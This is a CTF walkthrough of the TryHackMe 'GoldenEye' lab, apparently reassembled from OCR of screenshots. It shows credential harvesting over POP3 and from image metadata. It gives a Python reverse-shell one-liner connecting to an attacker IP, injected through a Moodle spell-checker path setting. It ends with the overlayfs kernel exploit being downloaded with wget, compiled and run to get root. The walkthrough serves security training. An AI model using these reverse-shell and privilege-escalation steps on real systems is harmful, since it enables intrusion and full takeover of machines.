Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-06-21 15:46:25
```

doak

Message 1:


```
RETR 1
```




```
RETR 1
+OK 606 octets
Return-Path: <doak@ubuntu>
X-Original-To: doak
Delivered-To: doak@ubuntu
Received: from doak (localhost [127.0.0.1])
        by ubuntu (Postfix) with SMTP id 97DC24549D
        for <doak>; Tue, 30 Apr 1995 20:47:24 -0700 (PDT)
Message-Id: <20180425034731.97DC24549D@ubuntu>
Date: Tue, 30 Apr 1995 20:47:24 -0700 (PDT)
From: doak@ubuntu

James,
If you're reading this, congrats you've gotten this far. You know how tradecraft works right?

Because I don't. Go to our training site and login to my account....dig until you can exfiltrate further information......

username: dr_doak
password: 4England!

.
```


username: dr_doak


password: 4England!






```
kali@kali:~/Desktop/TryHackMe/goldeneye$ strings s3cret.txt
007,
I was able to capture this apps adm1n cr3ds through clear txt.
Text throughout most web apps within the GoldenEye servers are scanned, so I cannot add the cr3dentials here.
Something juicy is located here: /dir007key/for-007.jpg
Also as you may know, the RCP-90 is vastly superior to any other weapon and License to Kill is the only way to play.
```


Not secure | 10.10.111.231/dir007key/for-007.jpg
Apps
YouTube
GitHub - John...
Dr. Doak: Here it is. Good luck again, 007.
PICKED UP A LIFT ACCESS KEY.
4 | 86




```
kali@kali:~/Desktop/TryHackMe/goldeneye$ exiftool for-007.jpg
ExifTool Version Number         : 12.16
File Name                       : for-007.jpg
Directory                       : .
File Size                       : 15 KiB
File Modification Date/Time     : 2021:06:21 16:29:25-04:00
File Access Date/Time           : 2021:06:21 16:29:48-04:00
File Inode Change Date/Time     : 2021:06:21 16:29:38-04:00
File Permissions                : rw-r--r--
File Type                       : JPEG
File Type Extension             : jpg
MIME Type                       : image/jpeg
JFIF Version                    : 1.01
X Resolution                    : 300
Y Resolution                    : 300
Exif Byte Order                 : Big-endian (Motorola, MM)
Image Description               : eFdpbnRlcjE5OTV4IQ==
Make                            : GoldenEye
Resolution Unit                 : inches
Software                        : linux
Artist                          : For James
Y Cb Cr Positioning             : Centered
Exif Version                    : 0231
Components Configuration        : Y, Cb, Cr, -
User Comment                    : For 007
Flashpix Version                : 0100
Image Width                     : 313
Image Height                    : 212
Encoding Process                : Baseline DCT, Huffman coding
Bits Per Sample                 : 8
Color Components                : 3
Y Cb Cr Sub Sampling            : YCbCr4:4:4 (1 1)
Image Size                      : 313x212
Megapixels                      : 0.066
```



```
kali@kali:~/Desktop/TryHackMe/goldeneye$ echo "eFdpbnRlcjE5OTV4IQ==" | base64 -d
xWinter1995x!kali@kali:~/Desktop/TryHackMe/goldeneye$ 
```

User: Admin
Pass: xWinter1995x!

```
python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.6.47.43",5555));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'
```




Spell engine
editor_tinymce | spellengine
PSpellShell Default: Google Spell

Spell language list
editor_tinymce | spelllanguagelist
+English=en,Danish=da,Dutch=nl,Finnish=f Default:
+English=en,Danish=da,Dutch=nl,Finnish=fi,French=fr,German=de,Italian=it,Polish=pl,

Search results - System paths

Path to aspell
aspellpath
python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INE ✘ De

To use spell-checking within the editor, you MUST have **aspell 0.50** or later i
must specify the correct path to access the aspell binary. On Unix/Linux syst
/usr/bin/aspell, but it might be something else.



Entry title* shell
log entry body*

test

Path: p

Attachment Maximum size for new files: 2MB

No files attached

Check kernel version to see if machine is vulnerable `uname -a`

https://www.exploit-db.com/exploits/37292


Change gcc to cc in the code of the exploit since the target machine doesn't have gcc

Transfer the exploit on the target machine

`wget <Our IP>/ofs.c`

`cc ofs.c -o exploit`
`./exploit`

And we get a root shell!



```
www-data@ubuntu:/tmp$ cc ofs.c -o exploit
ofs.c:94:1: warning: control may reach end of non-void function [-Wreturn-type]
}
^
ofs.c:106:12: warning: implicit declaration of function 'unshare' is invalid in
      C99 [-Wimplicit-function-declaration]
        if(unshare(CLONE_NEWUSER) ≠ 0)
           ^
ofs.c:111:17: warning: implicit declaration of function 'clone' is invalid in
      C99 [-Wimplicit-function-declaration]
                clone(child_exec, child_stack + (1024*1024), clone_flags, NULL);
                ^
ofs.c:117:13: warning: implicit declaration of function 'waitpid' is invalid in
      C99 [-Wimplicit-function-declaration]
            waitpid(pid, &status, 0);
            ^
ofs.c:127:5: warning: implicit declaration of function 'wait' is invalid in C99
      [-Wimplicit-function-declaration]
    wait(NULL);
    ^
5 warnings generated.
www-data@ubuntu:/tmp$ ls
exploit  ofs.c  tinyspell36xjgZ
www-data@ubuntu:/tmp$ ./exploit
spawning threads
mount #1
mount #2
child threads done
/etc/ld.so.preload created
creating shared library
# cd ..^H^H^H^H
```